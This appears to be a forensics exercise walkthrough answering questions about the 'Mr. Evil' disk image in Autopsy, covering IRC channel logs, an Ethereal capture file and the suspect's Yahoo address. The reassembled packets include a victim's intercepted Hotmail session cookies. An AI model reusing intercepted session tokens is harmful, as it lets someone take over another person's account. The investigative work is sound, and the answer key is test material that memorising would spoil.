#Chataholics.UnderNet.log			4	2004-08-20 20:54:11 GMT+05:00	2004-08-20 20:54:11 GMT+05:00	2004-08-20 20:54:11 GMT+05:00	2004-08-20 20:52:09 GMT+05:00	688
#CyberCafe.UnderNet.log			4	2004-08-21 00:02:55 GMT+05:00	2004-08-21 00:02:55 GMT+05:00	2004-08-21 00:02:55 GMT+05:00	2004-08-20 20:54:21 GMT+05:00	9373
#Elite.Hackers.UnderNet.log			4	2004-08-20 20:49:05 GMT+05:00	2004-08-20 20:49:05 GMT+05:00	2004-08-20 20:49:05 GMT+05:00	2004-08-20 20:45:34 GMT+05:00	464
#evilfork.EFnet.log			4	2004-08-20 20:31:07 GMT+05:00	2004-08-20 20:31:07 GMT+05:00	2004-08-20 20:31:07 GMT+05:00	2004-08-20 20:30:18 GMT+05:00	335
#funny.UnderNet.log			4	2004-08-21 00:28:14 GMT+05:00	2004-08-21 00:28:14 GMT+05:00	2004-08-21 00:28:14 GMT+05:00	2004-08-21 00:26:18 GMT+05:00	263
#houston.UnderNet.log			4	2004-08-20 20:52:01 GMT+05:00	2004-08-20 20:52:01 GMT+05:00	2004-08-20 20:52:01 GMT+05:00	2004-08-20 20:48:59 GMT+05:00	265
#ISO-WAREZ.EFnet.log			4	2004-08-20 20:29:42 GMT+05:00	2004-08-20 20:29:42 GMT+05:00	2004-08-20 20:29:42 GMT+05:00	2004-08-20 20:29:01 GMT+05:00	148
#LuxShell.UnderNet.log			4	2004-08-20 20:43:21 GMT+05:00	2004-08-20 20:43:21 GMT+05:00	2004-08-20 20:43:21 GMT+05:00	2004-08-20 20:42:03 GMT+05:00	589
#mp3xserv.UnderNet.log			4	2004-08-20 20:44:32 GMT+05:00	2004-08-20 20:44:32 GMT+05:00	2004-08-20 20:44:32 GMT+05:00	2004-08-20 20:43:16 GMT+05:00	1283
#thedarktower.AfterNET.log			4	2004-08-21 00:16:23 GMT+05:00	2004-08-21 00:16:23 GMT+05:00	2004-08-21 00:16:23 GMT+05:00	2004-08-21 00:14:45 GMT+05:00	578
#ushells.UnderNet.log			4	2004-08-20 20:45:07 GMT+05:00	2004-08-20 20:45:07 GMT+05:00	2004-08-20 20:45:07 GMT+05:00	2004-08-20 20:44:49 GMT+05:00	284
m5tar.UnderNet.log			4	2004-08-20 21:00:08 GMT+05:00	2004-08-20 21:00:08 GMT+05:00	2004-08-20 21:00:08 GMT+05:00	2004-08-20 20:54:55 GMT+05:00	285

Hex Text Application Message File Metadata Context Results Annotations Other Occurrences Video Triage
Strings Indexed Text Translation
Matches on page: - of - Match
Page: 1 of 1 Page
100%
Reset
Text Source: Fil

```
[10:52] * Topic is '(higheaven) Life is what happens when you plan to do other things^'
[10:52] * Set by X on Wed Aug 18 02:49:06
[10:52] * Parts: hateable (~power@202.131.116.122)
[10:52] * Joins: `bonehead (~aamir@203.135.25.220)
[10:53] * Quits: Wolf30 (wolf30@adsl015.r28-dbg2.vie.at.eu.net^) (Ping timeout^)
[10:53] * Joins: wgsa30 (wolf30@adsl007.r24-Dbg2.Vie.AT.KPNQwest.net)
[10:53] * Parts: prasad (~cool_user@203.101.56.161)
[10:53] <mrevilrulez> glib marm
[10:53] * Quits: DjMonica (pinouil@82.208.166.157^) (Quit^)
Session Close: Fri Aug 20 10:54:11 2004
```

Picture 26:IRC channels that the user of this computer accessed

23. Ethereal, a popular "sniffing" program that can be used to intercept wired and wireless internet packets was also found to be installed. When TCP packets are collected and re-assembled, the default save directory is that users \My Documents directory. What is the name of the file that contains the intercepted data? The file is **Interception**



/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Settings/Mr. Evil


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flag
Start Menu				2004-08-19 22:00:09 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	2004-08-27 20:08:06 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	256	Alloc
Templates				2004-08-20 03:24:35 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	2004-08-20 20:17:59 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	56	Alloc
.gtk-bookmarks			0	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	0	Alloc
interception			4	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	173372	Alloc
NTUSER.DAT			4	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:13 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	786432	Alloc
ntuser.dat.LOG			4	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	1024	Alloc
ntuser.ini			0	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:08 GMT+05:00	180	Alloc

Hex Text Application Message File Metadata Context Results Annotations Other Occurrences Video Triage
Strings Indexed Text Translation
Matches on page: - of - Match
Page: 1 of 5 Page
100%
Reset
Text Source: Fil

```
Server: Microsoft-IIS/6.0
Date: Fri, 27 Aug 2004 15:36:35 GMT
X-Powered-By: ASP.NET
```

Picture 27:Re-assembled packets file

24. Viewing the file in a text format reveals much information about who and what was intercepted. What type of wireless computer was the victim (person who had his internet surfing recorded) using? **Windows CE (Pocket PC)**



/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Settings/Mr. Evil

19 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Kn
Start Menu				2004-08-19 22:00:09 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	2004-08-27 20:08:06 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	256	Allocated	Allocated	un
Templates				2004-08-20 03:24:35 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	2004-08-20 20:17:59 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	56	Allocated	Allocated	un
.gtk-bookmarks			0	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	0	Allocated	Allocated	kn
interception			4	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	173372	Allocated	Allocated	un
NTUSER.DAT			4	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:13 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	786432	Allocated	Allocated	un
ntuser.dat.LOG			4	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	1024	Allocated	Allocated	un
ntuser.ini			0	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:08 GMT+05:00	180	Allocated	Allocated	kn


```
Content-Length: 214
Expires: -1
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href='http://mobile.msn.com/hm/folder.aspx?ts=1093601294&amp;fts=1093566459&amp;folder=ACTIVE&amp;msg=0'>here</a>.</h2>
</body></html>
U/A*
GET /hm/folder.aspx?ts=1093601294&fts=1093566459&folder=ACTIVE&msg=0 HTTP/1.1
Accept: */*
UA-OS: Windows CE (Pocket PC) - Version 4.20
UA-color: color16
UA-pixels: 240x320
UA-CPU: Intel(R) PXA255
UA-Voice: FALSE
Referer: http://mobile.msn.com/hm/folder.aspx?ts=1093601294&fts=1093566459&folder=ACTIVE&msg=0
UA-Language: JavaScript
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows CE; PPC; 240x320)
Host: mobile.msn.com
Connection: Keep-Alive
Cookie: lc=en-US; cr=1; MSPAuth=5vuMneQNFDh0sFVrAbKrt*q6edOGfSSmKzi31T1CIh6FdbNqQyPyqubrB97DYRuoTwoA5kpliTd3eTZ3TUiZ45LQ$$;
MSPProf=5ynNj8z2mEi3KQzUnhBOK5dmrXWUam5W2H3bXqJgZE5uFZ7OFVIdTd8rwZLZfLhhQB8q*Sto5O8d!UJp8ulXjB5g4RJME!*WBUVqwsUvAh8UuflyJMTMQt*6C4vjOyvqgDT5F!XAMjAg0!
vkXYwzhbCkV1AO1b2zXMj1XnmPnOpETgsIPX0coWMQ$$
nt-weight:noraml}.checkbox {font-family:Tahoma, sans-serif;font-size:11px;color:#000000;text-decoration:none;font-weight:noraml}.textarea {font-family:Tahoma, sans-
```

Picture 28:Victim's wireless computer

25. What websites was the victim accessing?


a. Mobile.msn.com

b. msn(hotmail) email



```
Referer: http://mobile.msn.com/hm/folder.aspx?ts=1093601294&fts=1093566459&folder=ACTIVE&msg=0
UA-Language: JavaScript
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows CE; PPC; 240x320)
Host: mobile.msn.com
Connection: Keep-Alive
Cookie: lc=en-US; cr=1; MSPAuth=5vuMneQNFDh0sFVrAbKrt*q6edOGfSSmKzi31T1CIh6FdbNqQyPyqubrB97DYRuoTwoA5kpliTd3eTZ3TUiZ45LQ$$;
MSPProf=5ynNj8z2mEi3KQzUnhBOK5dmrXWUam5W2H3bXqJgZE5uFZ7OFVIdTd8rwZLZfLhhQB8q*Sto5O8d!UJp8ulXjB5g4RJME!*WBUVqwsUvAh8UuflyJMTMQt*6C4vjOyvqgDT5F!XAMjAg0!
vkXYwzhbCkV1AO1b2zXMj1XnmPnOpETgsIPX0coWMQ$$
nt-weight:noraml}.checkbox {font-family:Tahoma, sans-serif;font-size:11px;color:#000000;text-decoration:none;font-weight:noraml}.textarea {font-family:Tahoma, sans-
serif;font-size:11px;border-bottom: 1px solid #104A7B;border-right: 1px solid #104A7B;border-left: 1px solid #AFC4D5;border-top:1px solid #AFC4D5;color:#000000;text-
decoration:none;font-weight:noraml}TABLE.Mtable TD {border-bottom:solid #93BEE2 1px; }TABLE.Mtable TR.H          {BACKGROUND-COLOR: #C3D6E6}</style><body leftmargin="
0" rightmargin="0" topmargin="0" bottommargin="0">
<form id="FolderView" name="FolderView" method="post" action="folder.aspx?__ufps=482245&ts=1093601294&fts=1093566459&folder=ACTIVE&msg=0">
<input type="hidden" name="__EVENTTARGET" value="">
<input type="hidden" name="__EVENTARGUMENT" value="">
<script language=javascript><!--
function __doPostBack(target, argument){
  var theform = document.FolderView
  theform.__EVENTTARGET.value = target
  theform.__EVENTARGUMENT.value = argument
  theform.submit()
// -->
```

Picture 29:mobile.msn.com



SCHARDT_01072020 - Autopsy 4.15.0

/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Settings/Mr. Evil

19 Results


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Kr
Start Menu				2004-08-19 22:00:09 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	2004-08-27 20:08:06 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	256	Allocated	Allocated	un
Templates				2004-08-20 03:24:35 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	2004-08-20 20:17:59 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	56	Allocated	Allocated	un
.gtk-bookmarks			0	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	2004-08-27 20:40:43 GMT+05:00	0	Allocated	Allocated	kn
interception			4	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	2004-08-27 20:41:00 GMT+05:00	173372	Allocated	Allocated	un
NTUSER.DAT			4	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:13 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:05 GMT+05:00	786432	Allocated	Allocated	un
ntuser.dat.LOG			4	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:06 GMT+05:00	1024	Allocated	Allocated	un
ntuser.ini			0	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-27 20:46:23 GMT+05:00	2004-08-20 04:04:08 GMT+05:00	180	Allocated	Allocated	kn

Matches on page: - of - Match Page: 1 of 5 Page 100% Reset Text Source: File Text

```
X-Powered-By: ASP.NET
P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo"
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 7983
Expires: -1
<html>
<head>
<title>MSN Hotmail</title>
</head>
<style>.text {font-family:Tahoma;font-size:11px;color:#000080;}A {color:#0000FF;}A:Hover {text-decoration:none;}A.header {color:#000080;}A.header:Hover {text-
decoration:underline;}.header {font-family:Tahoma;font-size:11px;color:#000080;font-weight:bold;}.columnheader {font-family:Tahoma;font-size:11px;font-weight:bold;
color:#FFFFFF;}.title {font-family:Tahoma;font-size:11px;color:#000080;font-weight:bold;}.footer {font-family:Tahoma;font-size:9px;color:#000080;}.toolbar {font-
family:Tahoma;font-size:11px;font-weight:bold;color:#000080}A.toolbar {text-decoration:none;}A.toolbar:Hover {color:#0000FF;text-decoration:underline;}.button {font-
family:Tahoma, sans-serif;font-size:11px;background: #D6E7EF;border-bottom: 1px solid #104A7B;border-right: 1px solid #104A7B;border-left: 1px solid #AFC4D5;border-
top:1px solid #AFC4D5;color:#000000;height:19px;text-decoration:none;cursor:hand;font-weight:noraml}.input {font-family:Tahoma, sans-serif;font-size:11px;border-
bottom: 1px solid #104A7B;border-right: 1px solid #104A7B;border-left: 1px solid #AFC4D5;border-top:1px solid #AFC4D5;color:#000000;height:19px;text-decoration:none;
fo
nt-weight:noraml}.checkbox {font-family:Tahoma, sans-serif;font-size:11px;color:#000000;text-decoration:none;font-weight:noraml}.textarea {font-family:Tahoma, sans-
serif;font-size:11px;border-bottom: 1px solid #104A7B;border-right: 1px solid #104A7B;border-left: 1px solid #AFC4D5;border-top:1px solid #AFC4D5;color:#000000;text-
decoration:none;font-weight:noraml}TABLE.Mtable TD {border-bottom:solid #93BEE2 1px; }TABLE.Mtable TR.H        {BACKGROUND-COLOR: #C3D6E6}</style><body leftmargin="
0" rightmargin="0" topmargin="0" bottommargin="0">
```

Picture 30:MSN Hotmail

26. Search for the main users web-based email address. What is it? **mrevilrulez@yahoo.com**



SCHARDT_01072020 - Autopsy 4.15.0

Keyword search 7 - @yahoo.com

/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Settings/Mr. Evil/Local Settings/Temporary Internet Files/Content.IE5/HYU1BON0

198 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size
L5C{9[_,N61R`YEVQZ,2B+[1].jpg			4	2004-08-27 20:16:55 GMT+05:00	2004-08-27 20:16:55 GMT+05:00	2004-08-27 20:16:55 GMT+05:00	2004-08-27 20:16:54 GMT+05:00	13188
last[1].htm			4	2004-08-20 20:38:05 GMT+05:00	2004-08-20 20:38:05 GMT+05:00	2004-08-20 20:38:05 GMT+05:00	2004-08-20 20:38:05 GMT+05:00	10656
left[1].gif			4	2004-08-20 20:26:48 GMT+05:00	2004-08-20 20:26:48 GMT+05:00	2004-08-27 20:32:52 GMT+05:00	2004-08-20 20:26:48 GMT+05:00	248
liberty.vs.cnn[1].jpg			4	2004-08-21 00:05:20 GMT+05:00	2004-08-21 00:05:20 GMT+05:00	2004-08-21 00:05:20 GMT+05:00	2004-08-21 00:05:20 GMT+05:00	2733
login[1].first=1			4	2004-08-20 20:38:17 GMT+05:00	2004-08-20 20:38:17 GMT+05:00	2004-08-20 20:38:17 GMT+05:00	2004-08-20 20:38:17 GMT+05:00	7539
login[1].htm			4	2004-08-20 20:38:17 GMT+05:00	2004-08-20 20:38:17 GMT+05:00	2004-08-20 20:38:17 GMT+05:00	2004-08-20 20:38:17 GMT+05:00	25546
logo3[1].gif			4	2004-08-25 20:49:41 GMT+05:00	2004-08-25 20:49:41 GMT+05:00	2004-08-25 20:49:41 GMT+05:00	2004-08-25 20:49:41 GMT+05:00	706

Welcome to Yahoo!
A confirmation message has been emailed to you.

Your Yahoo! ID: **mrevilrulez**
Your New Yahoo! Mail Address: mrevilrulez@yahoo.com

Continue to Yahoo! Mail

Review Marketing Preferences:

You can select and customize the categories of communications you receive about Yahoo! products and services, or choose to opt-out of each.


Thanks for signing up. Check out the following information and special offers:

Check the box next to each opportunity you would like to learn more about. For each option you select, Yahoo! will send you **a one-time email** on behalf of that sponsor. Yahoo! does not share your personal information with the information providers and sponsors of these offers. To learn more about how we use your personal information, please read the Yahoo! Privacy Policy.

□ **Free seven-day trial** from Yahoo! Personals.
Check the box & we'll email you a special link –
you can't start flirting without it!

Picture 31:Main user's web-based email address

27. Yahoo mail, a popular web based email service, saves copies of the email under what file name? **Showletter[1].htm**



/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Settings/Mr. Evil/Local Settings/Temporary Internet Files/Content.IE5/HYU1BON0/ShowLetter[1]/ShowLetter[1]

1 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
0			4	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	42277	Allocated	Allocated	unknown	/img_4Dell Latitude CPi.E01/vol_vol2/Documents and Sett

